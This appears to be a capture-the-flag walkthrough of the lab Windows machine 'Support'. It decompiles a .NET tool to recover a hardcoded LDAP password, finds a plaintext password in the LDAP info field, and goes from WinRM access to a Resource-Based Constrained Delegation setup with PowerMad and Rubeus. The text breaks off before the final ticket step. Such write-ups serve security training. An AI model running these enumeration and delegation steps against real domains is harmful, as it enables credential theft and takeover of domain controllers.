Support - Walkthrough
Support is an easy-difficulty Windows machine featuring an SMB share with anonymous authentication, where an executable is found that queries the machine's LDAP server for available users. Reverse engineering the binary reveals the LDAP bind password, and a user named support has their plaintext password stored in the LDAP info field, granting WinRM access. SharpHound and BloodHound reveal that the Shared Support Accounts group has GenericAll on the Domain Controller, and a Resource-Based Constrained Delegation attack yields a shell as NT Authority\System.
Reconnaissance
Nmap
We start with a standard service scan against the target:
sudo nmap -sC -sV -Pn 10.129.26.81 -oN support.nmap| PORT | STATE | SERVICE | VERSION |
|---|---|---|---|
| 53/tcp | open | domain | Simple DNS Plus |
| 88/tcp | open | kerberos-sec | Microsoft Windows Kerberos |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | Microsoft Windows netbios-ssn |
| 389/tcp | open | ldap | Microsoft Windows Active Directory LDAP (Domain: support.htb) |
| 445/tcp | open | microsoft-ds | — |
| 464/tcp | open | kpasswd5 | — |
| 593/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | open | tcpwrapped | — |
| 3268/tcp | open | ldap | Microsoft Windows Active Directory LDAP (Domain: support.htb) |
| 3269/tcp | open | tcpwrapped | — |
| 5985/tcp | open | http | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
Kerberos (88) and LDAP (389/3268) confirm we're facing a Domain Controller, and Service Info: Host: DC narrows the hostname down. There's no web server exposed, so with the DC in front of us and SMB (445) open, anonymous/guest share access is the natural first thing to try. We register the domain and the host in /etc/hosts so later SMB, Kerberos, and LDAP tooling can resolve them:
echo '10.129.26.81 support.htb' | sudo tee -a /etc/hostsSMB — Anonymous Share Access
smbclient -L \\\\10.129.26.81\\Password for [WORKGROUP\htoral]:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
support-tools Disk support staff tools
SYSVOL Disk Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.26.81 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup availableAn empty password gets us a listing straight away — anonymous auth is allowed. Line 9, support-tools, is not one of the default DC shares, so we connect to it directly:
smbclient \\\\10.129.26.81\\support-toolsTry "help" to get a list of possible commands.
smb: \> dir
. D 0 Wed Jul 20 19:01:06 2022
.. D 0 Sat May 28 13:18:25 2022
7-ZipPortable_21.07.paf.exe A 2880728 Sat May 28 13:19:19 2022
npp.8.4.1.portable.x64.zip A 5439245 Sat May 28 13:19:55 2022
putty.exe A 1273576 Sat May 28 13:20:06 2022
SysinternalsSuite.zip A 48102161 Sat May 28 13:19:31 2022
UserInfo.exe.zip A 277499 Wed Jul 20 19:01:07 2022
windirstat1_1_2_setup.exe A 79171 Sat May 28 13:20:17 2022
WiresharkPortable64_3.6.5.paf.exe A 44398000 Sat May 28 13:19:43 2022
4026367 blocks of size 4096. 971162 blocks availableMost of the share is exactly what its comment promises — portable copies of well-known tools like 7-Zip, Notepad++, PuTTY, and Wireshark. Line 9, UserInfo.exe.zip, is the odd one out: not a recognizable public application. We pull it down for a closer look:
get UserInfo.exe.zipgetting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (330.5 KiloBytes/sec) (average 330.5 KiloBytes/sec)UserInfo.exe — Identifying the Binary
unzip UserInfo.exe.zipArchive: UserInfo.exe.zip
inflating: UserInfo.exe
inflating: CommandLineParser.dll
inflating: Microsoft.Bcl.AsyncInterfaces.dll
inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
inflating: Microsoft.Extensions.DependencyInjection.dll
inflating: Microsoft.Extensions.Logging.Abstractions.dll
inflating: System.Buffers.dll
inflating: System.Memory.dll
inflating: System.Numerics.Vectors.dll
inflating: System.Runtime.CompilerServices.Unsafe.dll
inflating: System.Threading.Tasks.Extensions.dll
inflating: UserInfo.exe.configAlongside UserInfo.exe sit a handful of .dlls that look like standard .NET dependencies (dependency injection, logging, buffers) rather than anything custom. file confirms what kind of binary we're dealing with:
file UserInfo.exeUserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sectionsA .NET assembly — meaning it's not raw machine code but CIL (Common Intermediate Language, the bytecode .NET compiles to), which decompiles back into near-original C# far more reliably than a native binary would. We fetch Avalonia ILSpy, a cross-platform build of the ILSpy decompiler, to read it on Linux:
wget https://github.com/icsharpcode/AvaloniaILSpy/releases/download/v7.2-rc/Linux.x64.Release.zipSaving to: 'Linux.x64.Release.zip'
Linux.x64.Release.zip 100%[============================================================================>] 47.83M 32.7MB/s in 1.5s
2026-07-06 19:03:20 (32.7 MB/s) - 'Linux.x64.Release.zip' saved [50153605/50153605]unzip Linux.x64.Release.zipArchive: Linux.x64.Release.zip
inflating: ILSpy-linux-x64-Release.zipThe archive nests another archive. After extracting it and launching the ILSpy binary from artifacts/linux-x64, we open UserInfo.exe and let it decompile. Two classes stand out immediately: LdapQuery, which builds the connection to the domain's LDAP server, and Protected, which supplies the password it authenticates with.
Reverse Engineering — LdapQuery and the Hardcoded Bind Password

The tool also ships a query() method (builds an LDAP filter from -first/-last) and a printUser() method (prints sAMAccountName/pwdLastSet) — neither relevant to the bind credentials, so only the constructor is shown:
internal class LdapQuery
{
	private DirectoryEntry entry;

	private DirectorySearcher ds;

	public LdapQuery()
	{
		string password = Protected.getPassword();
		entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
		entry.set_AuthenticationType((AuthenticationTypes)1);
		ds = new DirectorySearcher(entry);
	}
}
Lines 9–11 are the payoff: the constructor binds to LDAP://support.htb as support\ldap, with a password pulled from Protected.getPassword() rather than hardcoded in plain sight:
internal class Protected
{
	private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

	private static byte[] key = Encoding.ASCII.GetBytes("armando");

	public static string getPassword()
	{
		byte[] array = Convert.FromBase64String(enc_password);
		byte[] array2 = array;
		for (int i = 0; i < array.Length; i++)
		{
			array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
		}
		return Encoding.Default.GetString(array2);
	}
}
The decryption is straightforward once laid out: Base64-decode the enc_password string (line 3), then for every byte, XOR it with the ASCII key "armando" (line 5) cycling through it as needed, and XOR that result again with the constant 0xDF (line 13). We reproduce that logic directly in Python:
python3 -c "import base64;k=b'armando';print(bytes((b^k[i%len(k)])^0xDF for i,b in enumerate(base64.b64decode('0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E'))).decode())"nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzWe now have a working credential pair for the domain: support\ldap / nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz.
LDAP Enumeration
sudo apt install ldap-utilsThe exact
ldapsearchinvocation wasn't captured in our terminal history — the command below reconstructs it from the standard bind syntax (-Dfor the Bind DN,-wfor the password,-bfor the search base) needed to authenticate with the credentials just recovered.
ldapsearch -h support.htb -D [email protected] -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" "*"The bind succeeds and dumps the entire directory — 263 entries in total, almost all of it default AD schema/container boilerplate. Trimmed down to what actually matters for the attack:
# Shared Support Accounts, Users, support.htb
dn: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: group
cn: Shared Support Accounts
member: CN=support,CN=Users,DC=support,DC=htb
distinguishedName: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
sAMAccountName: Shared Support Accounts
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=support,DC=htb

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb

# numResponses: 267
# numEntries: 263

# numReferences: 3Two things fall out of this: the support user (line 20) has its non-default info attribute set to Ironside47pleasure40Watchful — an odd place to stash a password, but a common trick since info is free-text and rarely audited — and that same user is a member of Remote Management Users (line 21), the built-in group that grants WinRM access. Apache Directory Studio, browsing the same directory over the same bind, confirms it visually:
Foothold
WinRM Access — User Flag
evil-winrm -u support -p 'Ironside47pleasure40Watchful' -i support.htb*Evil-WinRM* PS C:\Users\support\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\support\Desktop> type user.txtUser flag: 015cbdc989a65e9bfe98754c0409bbc0
Post-Exploitation
Domain Enumeration
With an interactive session, the built-in Active Directory PowerShell module confirms the lay of the land:
*Evil-WinRM* PS C:\Users\support\Desktop> Get-ADDomainDistinguishedName : DC=support,DC=htb
DNSRoot : support.htb
DomainMode : Windows2016Domain
DomainSID : S-1-5-21-1677581083-3380853377-188903654
Forest : support.htb
InfrastructureMaster : dc.support.htb
NetBIOSName : SUPPORT
PDCEmulator : dc.support.htb
ReplicaDirectoryServers : {dc.support.htb}
RIDMaster : dc.support.htb
UsersContainer : CN=Users,DC=support,DC=htbsupport.htb's Domain Controller is dc.support.htb (lines 6 and 11), which we add to /etc/hosts since the upcoming Kerberos/delegation attack targets it by hostname:
echo '10.129.26.81 dc.support.htb' | sudo tee -a /etc/hosts*Evil-WinRM* PS C:\Users\support\Desktop> whoami /groupsGROUP INFORMATION
-----------------
Group Name Type SID Attributes
========================================== ================ ============================================= ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
SUPPORT\Shared Support Accounts Group S-1-5-21-1677581083-3380853377-188903654-1103 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192Line 8 confirms the non-default group we already saw in LDAP: SUPPORT\Shared Support Accounts. Worth graphing to see what it can actually do.
BloodHound — GenericAll on the Domain Controller
We stage SharpHound.exe locally and upload it through the existing Evil-WinRM session:
locate SharpHound/usr/share/sharphound/SharpHound.exe*Evil-WinRM* PS C:\Users\support\Desktop> upload SharpHound.exeInfo: Uploading /home/htoral/Shared/labs/support/SharpHound.exe to C:\Users\support\Desktop\SharpHound.exe
Data: 1802240 bytes of 1802240 bytes copied
Info: Upload successful!*Evil-WinRM* PS C:\Users\support\Desktop> ./SharpHound.exe2026-07-06T10:52:00.5882413-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2026-07-06T10:52:00.6196675-07:00|INFORMATION|SharpHound Version: 2.13.0.0
2026-07-06T10:52:00.7601487-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices, LdapServices, WebClientService, SmbInfo
2026-07-06T10:52:00.8227407-07:00|INFORMATION|Initializing SharpHound at 10:52 AM on 7/6/2026
2026-07-06T10:52:00.9163745-07:00|INFORMATION|Resolved current domain to support.htb
2026-07-06T10:52:01.4007356-07:00|INFORMATION|Beginning LDAP search for support.htb
2026-07-06T10:52:04.9007765-07:00|INFORMATION|Status: 311 objects finished (+311 103.6667)/s -- Using 50 MB RAM
2026-07-06T10:52:04.9007765-07:00|INFORMATION|Enumeration finished in 00:00:03.5280146
2026-07-06T10:52:05.0413617-07:00|INFORMATION|SharpHound Enumeration Completed at 10:52 AM on 7/6/2026! Happy Graphing!*Evil-WinRM* PS C:\Users\support\Desktop> download 20260706105203_BloodHound.zipFor the BloodHound CE instance itself, we reuse the same Docker-based install documented in the EscapeTwo write-up's appendix, and just bring the stack back up:

sudo ./bloodhound-cli upWe drag the downloaded zip into the UI to ingest it. Marking [email protected] as owned and looking at its outbound edges, the Group Delegated Object Control panel shows a value of 1: the Shared Support Accounts group — which support belongs to — holds GenericAll over DC.SUPPORT.HTB, the Domain Controller itself:

BloodHound's own help panel for that edge lays out two ways to weaponize GenericAll on a computer object — Shadow Credentials, or a Resource-Based Constrained Delegation (RBCD) attack via Rubeus — and it's the latter we go on to use:
Privilege Escalation
Resource-Based Constrained Delegation — Prerequisites
RBCD needs three things to line up:
- A user in Authenticated Users — by default, any domain user can join up to 10 computers to the domain.
- The
ms-DS-MachineAccountQuotaattribute above0— the actual per-user cap on that. - Write access (
GenericAll/WriteDACL) over a domain-joined computer.
We already confirmed #3 from BloodHound, and #2 was visible earlier in the raw LDAP dump (ms-DS-MachineAccountQuota: 10). The last thing to check is that no delegation is already configured on the DC, using PowerView:
locate powerview*Evil-WinRM* PS C:\Users\support\Desktop> . ./powerview.ps1
*Evil-WinRM* PS C:\Users\support\Desktop> Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentityname msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
DCEmpty, as expected — nothing is delegating to anything yet. All three prerequisites hold.
Creating a Machine Account and Configuring RBCD
GenericAll on the DC's computer object doesn't hand us a shell by itself — what it lets us do is write to one specific attribute: msds-allowedtoactonbehalfofotheridentity. That attribute is what a Domain Controller's KDC checks before handing out an S4U2proxy ticket (a ticket that lets one computer ask, on a user's behalf, for access to a service — here, a service running on the DC itself). Whatever security principal is listed there is trusted to request tickets impersonating any domain user, Administrator included, for services on that DC. We don't control such a principal yet — so the plan is: create one (a computer account under our control), then use our GenericAll write access to list that computer's SID in the DC's msds-allowedtoactonbehalfofotheridentity. From that point on, our computer account can ask the DC to impersonate Administrator, because the DC itself was told to trust it.
Any authenticated user can add a computer to the domain, so we create one under our control with PowerMad:
cp /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/powermad.ps1 .*Evil-WinRM* PS C:\Users\support\Desktop> upload powermad.ps1Info: Uploading /home/htoral/Shared/labs/support/powermad.ps1 to C:\Users\support\Desktop\powermad.ps1
Data: 179940 bytes of 179940 bytes copied
Info: Upload successful!*Evil-WinRM* PS C:\Users\support\Desktop> . ./Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Desktop> New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)[+] Machine account FAKE-COMP01 added*Evil-WinRM* PS C:\Users\support\Desktop> Get-ADComputer -identity FAKE-COMP01DistinguishedName : CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb
DNSHostName : FAKE-COMP01.support.htb
Enabled : True
Name : FAKE-COMP01
ObjectClass : computer
SamAccountName : FAKE-COMP01$
SID : S-1-5-21-1677581083-3380853377-188903654-6101FAKE-COMP01$ lands with SID ending in -6101 (line 7) — and that SID, not the account's name or its password, is the piece that actually matters from here on. msds-allowedtoactonbehalfofotheridentity stores a raw security descriptor whose ACL entries reference principals by SID, not by name, because SIDs — unlike names — are guaranteed unique and stable even if the object behind them gets renamed or recreated. So the entire point of minting FAKE-COMP01$ was to get our hands on a SID we control; the entire point of the next command is to get that exact SID (-6101, right now) written into the DC's delegation attribute. Since support (via Shared Support Accounts) has GenericAll on the DC, we can do that directly with the built-in AD module's Set-ADComputer, which resolves FAKE-COMP01$ to its current SID and writes it into the attribute for us — no need to hand-craft the security descriptor ourselves:
*Evil-WinRM* PS C:\Users\support\Desktop> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
*Evil-WinRM* PS C:\Users\support\Desktop> Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount
DistinguishedName : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName : dc.support.htb
Enabled : True
Name : DC
ObjectClass : computer
ObjectGUID : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb}
SamAccountName : DC$Line 7 confirms it took. Decoding the raw msds-allowedtoactonbehalfofotheridentity bytes confirms the same thing at the ACE level:
*Evil-WinRM* PS C:\Users\support\Desktop> $RawBytes = Get-DomainComputer DC | select -expand msds-allowedtoactonbehalfofotheridentity
*Evil-WinRM* PS C:\Users\support\Desktop> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
*Evil-WinRM* PS C:\Users\support\Desktop> $Descriptor.DiscretionaryAcl
BinaryLength : 36
AceQualifier : AccessAllowed
AccessMask : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-6101
AceType : AccessAllowedThe ACE (line 4) points at -6101 — the FAKE-COMP01$ object we just created.
S4U Attack — First Attempt and a SID Mismatch
With delegation configured, we stage Rubeus (via Empire's Invoke-Rubeus.ps1 wrapper) to perform the actual S4U abuse:
cp /usr/share/powershell-empire/empire/server/data/module_source/credentials/Invoke-Rubeus.ps1 .*Evil-WinRM* PS C:\Users\support\Desktop> upload Invoke-Rubeus.ps1Info: Uploading /home/htoral/Shared/labs/support/Invoke-Rubeus.ps1 to C:\Users\support\Desktop\Invoke-Rubeus.ps1
Data: 276396 bytes of 276396 bytes copied
Info: Upload successful!*Evil-WinRM* PS C:\Users\support\Desktop> . .\Invoke-Rubeus.ps1
